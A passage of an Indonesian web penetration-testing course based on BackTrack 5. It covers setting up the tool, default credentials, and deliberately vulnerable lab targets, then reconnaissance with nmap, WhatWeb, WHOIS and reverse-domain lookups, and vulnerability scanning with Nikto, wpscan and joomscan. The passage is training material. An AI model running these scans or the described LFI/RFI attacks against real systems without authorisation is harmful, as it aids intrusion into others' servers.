

Masukan perintah “startx” lalu klik [ENTER] untuk mode *Graphical Interface*



Sampai step ini,anda sudah dapat menggunakan Backtrack Live CD. Untuk install Backtrack ke dalam Virtual Hard disk. Klik icon “Install Backtrack, Pilih bahasa yang anda inginkan, dan klik Forward




Setting lokasi dan waktu (optional). Klik forward.


Langsung klik forward saja, jika menemui tampilan seperti pada gambar dibawah ini







"Hapus seluruh cakram", opsi ini jika anda pilih, maka hardisk akan di format secara keseluruhan.
"Tentukan partisi secara manual", opsi ini jika anda ingin membuat partisi sendiri untuk di isi Backtrack.

Penulis memilih Opsi "Hapus dan gunakan seluruh cakram". Dengan ini maka seluruh partisi akan dihapus untuk di isi backtrack. Klik forward, kemudian klik "Pasang".



Tunggu proses sampai selesai.


Keluar dari “Notifikasi Instalasi”. Klik System > Shut down
Anda sudah berhasil menginstall Backtrack pada Virtual Hard disk.
Atau bisa juga dengan klik “Restart Sekarang”.

Langkah yang terakhir untuk menghilangkan Boot Image CD Backtrack 5 dari konfigurasi VirtualBox.
Klik setting pada tampilan awal VirtualBox



Pilih “Storage”, Pada Attributes CD/DVD Device Pilih opsi Empty. Lalu klik “OK”



# 0x002 – Dasar Penggunaan Backtrack

## Login Backtrack

```
[    1.778974] NET: Registered protocol family 17
[    1.781789] Registering the dns_resolver key type
[    1.783945] Using IPI No-Shortcut mode
[    1.795387] registered taskstats version 1
[    1.798584]   Magic number: 0:559:934
[    1.800204] rtc_cmos rtc_cmos: setting system clock to 2012-06-20 11:56:40 UTC (1340193400)
[    1.801870] BIOS EDD facility v0.16 2004-Jun-25, 0 devices found
[    1.803804] EDD information not available.
[    1.806146] Freeing unused kernel memory: 680k freed
[    1.808616] Write protecting the kernel text: 5356k
[    1.819398] Write protecting the kernel read-only data: 1804k
Loading, please wait...
[    1.901374] udev: starting version 151
[    1.933776] udevd (62): /proc/62/oom_adj is deprecated, please use /proc/62/oom_score_adj instead.
[    2.060435] usb 2-1: new full speed USB device using ohci_hcd and address 2
[    2.100242] Refined TSC clocksource calibration: 1694.558 MHz.
[    2.108241] Switching to clocksource tsc
[    2.266464] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[    2.290262] pcnet32 0000:00:03.0: PCI INT A -> Link[LNKC] -> GSI 10 (level, low) -> IRQ 10
[    2.359740] pcnet32: PCnet/FAST III 79C973 at 0xd020, 08:00:27:34:9a:b9 assigned IRQ 10
[    2.365332] pcnet32: Found PHY 0022:561b at address 0
[    2.400266] pcnet32: eth0: registered as PCnet/FAST III 79C973
[    2.415895] pcnet32: 1 cards_found
[    2.484533] input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1/2-1:1.0/input/input3
[    2.490551] generic-usb 0003:80EE:0021.0001: input,hidraw0: USB HID v1.10 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1
/input0
[    2.502568] usbcore: registered new interface driver usbhid
[    2.504802] usbhid: USB HID core driver

BackTrack 5 - Code Name Revolution 32 bitbt tty1
bt login:
```

Pada dasarnya user default backtrack adalah root, sedangkan untuk password adalah toor. Kemudian setelah login kita masukan perintah **startx** untuk memulai Backtrack Graphics Interfaces.


Gantilah password root untuk keamanan dengan menggunakan perintah **passwd** pada terminal.

```
root@bt:~# passwd
Enter new UNIX password:

Retype new UNIX password:
```

Catatan : Apabila mode Graphics Interfaces mengalami error atau tidak berjalan kita dapat menggunakan perintah

```
root@bt:~# dpkg-reconfigure xserver-xorg
```

Jalankan WICD untuk menggunakan jaringan wireless maupun Wired. Namun apabila muncul seperti gambar dibawah ini.



Maka anda perlu konfigurasi ulang WICD dengan perintah

```
root@bt:~#  dpkg-reconfigure wicd
```

## Konfigurasi SSH

Apabila anda memerlukan ssh server pada OS Backtrack anda, maka anda perlu konfigurasi ssh keys. Jalankan perintah :

```
root@bt:~# sshd-generate  # Generate ssh key
root@bt:~# /etc/init.d/ssh start # Menjalankan ssh service
root@bt:~# /etc/init.d/ssh stop  # Menghentikan ssh service
root@bt:~#
```

## Perintah dasar shell

Peserta sebelum memulai pada materi selanjutnya, peserta diharuskan memahami terlebih dahulu mengenai perintah dasar shell karena umumnya tools didalam backtrack dijalankan melalui shell.

- ls : Melihat isi file dan folder
- ls -la : Melihat semua isi file dan folder yang tersembunyi maupun yang tidak
- cd [path] : Merubah lokasi direktori
- cd ~ : Kembali ke user direktori
- cd - : Kembali ke lokasi folder sebelumnya
- cd . : Melompat 1 path direktori
- cd .. : Melompat 2 path direktori
- pwd : Menampilkan lokasi direktori saat ini
- cat [file] : melihat isi file
- ./nama_program : Menjalankan file sebagai program / software
- ./nama_program -h : Melihat bantuan apabila ingin mengetahui perintah apa saja dalam program tersebut
- rm [file] : Menghapus file
- rmdir [folder] : Menghapus folder

## Service Backtrack

```
root@bt:~# /etc/init.d/mysql start # Menjalankan mysql service
root@bt:~# /etc/init.d/ssh start # Menjalankan ssh service
root@bt:~# /etc/init.d/apache2 start # Menjalankan http service
root@bt:~#
```

## Persiapan Web target

Peserta akan mendapatkan 2 file *.vdi yang didalamnya sudah terinstall OS windows, keduanya juga sudah di install berbagai web aplikasi seperti Wordpress, Joomla, dan CMS lain yang memiliki celah. Selain itu juga sudah terinstall berbagai software webserver yang memiliki celah untuk latihan dan dijadikan suatu target.

Web aplikasi yang akan menjadi target adalah :

- Plugin Wordpress webplayer ( SQL Injections )
- Plugin Wordpress Postie ( Stored XSS )
- Plugin Joomla Spider Calendar Lite ( SQL Injections )
- Plugin Joomla JoomTouch ( LFI )

Sedangkan untuk webserver yang akan dijadikan target adalah :

- Xitami 2.5
- Xampp
- Apache2

OS yang digunakan sebagai webserver :

- Windows XP SP3
- Linux Backtrack R2

# 0x003 - Information Gathering

Tahapan Information Gathering adalah untuk mengumpulkan informasi secukupnya tentang sistem target.
Information gathering dibagi menjadi 2 :

- Teknik Active Information Gathering

  Biasanya hacker menggunakan teknik port scanning, fingerprinting, dan lain-lain.
- Teknik Passive Information Gathering

  Pengumpulan informasi dengan teknik ini, hacker menggunakan service WHOIS, Search Engine, website analysis security,dan lain-lain.


Letak perbedaan antara Active itu attacker mencari informasi secara langsung, sedangkan metode passive mencari informasi secara tidak langsung atau melalui perantara.

## Active Information Gathering

Pada umumnya untuk melakukan penetrasi pada web, attacker perlu mengetahui informasi mengenai web aplikasi, webserver, dan OS yang digunakan oleh server host. Pada active information gathering attacker mencari informasi secara langsung dengan tools.

## Webserver Scanning with Nmap

Nmap (Networki Mapping) merupakan sebuah tool open source untuk eksplorasi dan audit keamanan jaringan. Anda dapat menggunakan tool ini untuk memeriksa jaringan publik secara cepat ataupun jaringan lokal. Selain itu nmap dapat juga memindai port pada suatu alamat IP untuk mengetahui informasi mengenai port tersebut. Karena materi ini fokus terhadap web penetration, maka kita fokus pada port 80 (HTTP).




Untuk mengetahui informasi webserver dengan nmap kita dapat menggunakan perintah :

```
root@bt:~#  nmap 192.168.0.102 -sS -O -sV
```

Hasil scanning

```
Nmap scan report for 192.168.0.102
Host is up (0.000076s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
80/tcp open  http    Apache httpd 2.2.14 ((Ubuntu))
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:kernel:2.6 cpe:/o:linux:kernel:3
OS details: Linux 2.6.32 - 3.2
Network Distance: 0 hops
Service Info: Host:  bt.foo.org
```

192.168.0.102 merupakan IP address target. Terlihat bahwa webserver yang digunakan oleh host adalah Apache 2.2.14 dan OS yang digunakan host adalah linux dengan kernel antara 2.6.32 – 3.2. Dengan informasi ini kita dapat lebih mudah mencari informasi celah di internet maupun exploit yang sudah siap pakai.

Keterangan opsi perintah :

- -sS : Scanning secara diam-diam
- -sV : Scanning versi software yang membuka port 80

## Web application analysis

Kita perlu tahu informasi detail mengenai web aplikasi yang digunakan oleh web target. Dengan ini juga kita lebih mudah mencari letak celah dan exploit yang sudah siap pakai. Untuk identifikasi web aplikasi sebenarnya jika peserta sudah terbiasa dengan website mungkin sangat mudah untuk mengetauinya.

Kita menggunakan bantuan tools blindelephant, cmsexplorer, dan whatweb untuk mengidentifikasi web aplikasi.

## BigElephant

BlindElephant merupakan sebuah tools dari bahasa pemrograman python yang bisa mengetahui versi dari aplikasi web dan plugin yang terinstall. Metode yang digunakan tools ini yaitu dengan membandingkan file di web dengan file statik di lokasi tertentu.

Perintah untuk memindai :

```
root@bt:/pentest/web/blindelephant/src/blindelephant# python BlindElephant.py
http://www.example.com wordpress

Loaded /pentest/web/blindelephant/src/blindelephant/dbs/wordpress.pkl with 213 versions, 5214
differentiating
paths, and 300 version groups.

Starting BlindElephant fingerprint for version of wordpress at http://www.example.com
```

## CMS Explorer

CMS Explorer digunakan untuk mendeteksi dan mencari tahu CMS, modul, plugin, dan tema yang digunakan target. Tool ini juga dapat mencari tahu file tersembunyi yang tidak dapat diakses oleh browser. Selain itu juga melakukan pencarian kelemahan CMS dengan bantuan API OSVDB, anda harus mendapatkan osvdb.key yang didalamnya terdapat API yang bisa diperoleh dari http://osvdb.org/api/about

```
root@bt:/pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://www.example.com
-type

Wordpress -osvdb

**********************************************************
```

## WhatWeb

Whatweb merupakan tools untuk mencari tahu sebanyak mungkin mengenai platform suatu web. Dengan tool whatweb anda bisa mendapatkan informasi IP, Versi PHP, CMS, dan informasi webserver.


```
root@bt:/pentest/enumeration/web/cms-explorer# ./whatweb www.example.com --max-threads 30

http://www.example.com [200] X-Powered-By[PHP/5.2.17], Country[UNITED STATES][US],
IP[184.22.233.210],
MetaGenerator[WordPress 3.4.2], WordPress[3.4.2], Title[ Security Information | Plimper.com], x-
pingback[http://www.example.com/xmlrpc.php], JQuery[1.7.2], Apache, HTTPServer[Apache],
PHP[5.2.17],
UncommonHeaders[x-pingback]
```

## Passive Information Gathering

Attacker mencari informasi dengan Search Engine (Google),dst. Attacker juga bisa mendapatkan informasi target dengan mencari informasi didunia nyata. Contohnya melalui Koran, Surat Kabar, dst.

## Newspaper Disclosure

Contoh mengumpulkan informasi yang didapat melalui koran



Kami [redacted] sebuah perusahaan IT Service di Indonesia
membutuhkan staff IT sebagai Administrator Jaringan (untuk Linux & Windows).

Sebagai Administrator Jaringan, diwajibkan untuk dapat memelihara
& merawat server kami dalam segala kondisi serta mempersiapkan
kebutuhan/support pelanggan ketika memerlukan bantuan.

Syarat & ketentuan:
- Lulusan D3 / S1 jurusan IT / Komputer
- Pengalaman 2 tahun dalam mengelola Linux dan Windows server, disukai
yang mempunyai Microsoft Certified Engineer, dengan Portfolio yang baik.
- Dapat melakukan install dan troubleshooting Linux, Windows Server,
DNS, Apache, FTP dan Qmail.
- memiliki kemampuan atas pekerjaan dan pengetahuan tentang database
seperti MySQL dan MS SQL.
- Minimal memiliki pengalaman 1 tahun dalam programming

Jadi kesimpulan dari informasi lowongan pekerjaan tersebut bahwa perusahaan IT service menggunakan Linux & Windows server. Dan software yang kemungkinan digunakan Apache, FTP, dan Qmail.

## Whois domain??

Banyak situs web yang menyediakan informasi mengenai domain yang sudah dipakai orang. Informasi yang bisa kita dapat berupa data dari pemilik, seperti alamat rumah dan nomor telp. Kemudian IP host, dan lokasi negara asal host.
Contoh situs yang menyediakan informasi mengenai domain adalah whois.domaintools.com

Berikut informasi domain wikipedia dengan membuka alamat
http://whois.domaintools.com/wikipedia.org

Domain ID:D51687756-LROR
Domain Name:WIKIPEDIA.ORG
Created On:13-Jan-2001 00:12:14 UTC
Last Updated On:09-May-2012 00:25:29 UTC
Expiration Date:13-Jan-2016 00:12:14 UTC
Sponsoring Registrar:MarkMonitor Inc. (R37-LROR)

Status:CLIENT DELETE PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:mmr-116560
Registrant Name:Domain Admin
Registrant Organization:Wikimedia Foundation, Inc.
Registrant Street1:149 New Montgomery Street
Registrant Street2:Third Floor
Registrant Street3:
Registrant City:San Francisco
Registrant State/Province:CA
Registrant Postal Code:94105
Registrant Country:US
Registrant Phone:+1.4158396885
Registrant Phone Ext.:
Registrant FAX:+1.4158820495

Tentu penulis tidak menuliskan secara lengkap, anda dapat membuka alamat tadi untuk melihat informasi yang lebih lengkap.

## Online port checking

Sebuah layanan situs yang menyediakan pemindaian pada port untuk mengetahui port tersebut terbuka atau tertutup.
Contoh web yang memiliki layanan tersebut adalah http://www.yougetsignal.com/tools/open-ports/

Kelebihan menggunakan layanan tersebut :


- Menyembunyikan IP kita dari deteksi IP target
- Lebih aman dibanding scanning secara langsung

Kekurangan :


- Tidak spesifik, karena hanya memberikan informasi bahwa port terbuka atau tertutup.

Cara penggunaan :

Buka alamat http://www.yougetsignal.com/tools/open-ports/



Masukan IP target pada kolom IP, dan masukan port yang akan di check (misal 80). Setelah itu klik check





Ternyata hasilnya port 80 tertutup.

## Reverse domain

Cara ini banyak digunakan oleh attacker (defacer), ketika suatu web dengan domain misalnya www.example.com.Namun tidak ada celah yang bisa di exploitasi maka attacker mencari informasi domain lain tetapi masih dalam satu dengan host www.example.com untuk diserang.

Contoh penyedia layanan reverse domain : http://www.yougetsignal.com/tools/web-sites-on-web-server/

Penggunaan :
Buka alamat diatas, kemudian masukan alamat web target. Penulis memasukan alamat google.com lalu klik check. Hasilnya akan seperti gambar dibawah ini :



# 0x004 - Vulnerability Assessment

## Nikto | Webserver vulnerability scanning

*Nikto adalah* tools untuk pemindaian vulnerability pada suatu web. Ketika nikto menemukan kerentanan pada webserver maka akan menampilkan informasi mengenai celah tersebut. Nikto hanya melakukan pemindaian terhadap port HTTP dan pemindaian web aplikasi dengan cara membandingkan database pada nikto.

Perintah melakukan pemindaian dengan nikto :

```
root@bt:/pentest/web/nikto# ./nikto.pl -h 192.168.56.39
```

## Wpscan (Wordpress Scanning)

Pada umumnya wordpress sudah aman untuk versi-versi tertentu, namun karena plugin yang bercelah maka wordpress itu menjadi tidak aman lagi. Celah yang sering ditemukan adalah :

- File Path Disclosure : Celah dimana halaman menampilkan error dan menampilkan lokasi letak penyimpanan halaman, padahal user seharusnya tidak boleh memiliki izin untuk mengetahui informasi sensitif seperti ini.
- Local File Disclosure : Celah dimana halaman download dapat mengunduh file lokal misal **down.php?fd=in.zip** namun ketika url tersebut diganti dengan **down.php?fd=db.php** maka file db.php akan diunduh dan masih berupa source code yang mengandung informasi sensitif mengenai akun mysql.
- Local File Inclusion : Celah dimana halaman dapat di injeksi dengan file lokal. Akibatnya apabila yang di include adalah environ, attacker dapat menginjeksi kode php perintah pada USER AGENT.
- Remote File Inclusion : Celah dimana halaman dapat di injeksi dengan file diluar server. Attacker dapat menginjeksi file php shell.
- SQL Injections : Celah dimana attacker dapat menginjeksi perintah SQL pada halaman input data.
- Dan masih banyak lagi.

Tool wpscan digunakan untuk mendeteksi informasi baik celah maupun informasi mengenai wordpress seperti versi, plugin, ataupun tema yang dipakai.

Contoh File Path Disclosure disebabkan error :
**Fatal error**: Call to undefined function _deprecated_file() in **/home/[user]/public_html/html/wp-includes/rss-functions.php** on line **8**

Penggunaan wpscan :

```
root@bt:/pentest/web/wpscan# ./wpscan.rb --url www.target.com
```

Memang celah tersebut tidak sampai exploitasi, namun attacker dapat mengetahui mengenai lokasi dimana letak file tersebut.

## Joomscan (Joomla Scanner)

Apabila wpscan merupakan tool pemindaian khusus wordpress, maka joomscan merupakan tool pemindaian khusus untuk joomla. Ketika tools ini menemukan plugin yang bermasalah, tools ini juga menampilkan link exploit yang digunakan untuk mengeksploitasinya.

```
root@bt:/pentest/web/nikto# ./joomscan.pl -u 192.168.0.102/Joomla-1.5.0
Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so exploiting is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers can bruteforce administrator accounts.
Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO%20PROTECT.pdf
Vulnerable? Yes
```

Gambar diatas merupakan contoh pemindaian celah menggunakan joomscan.

## W3af (Web Application Attack and Audit Framework)

Merupakan tools audit keamanan terhadap aplikasi website.
Untuk menjalankan tools ini dari menu :

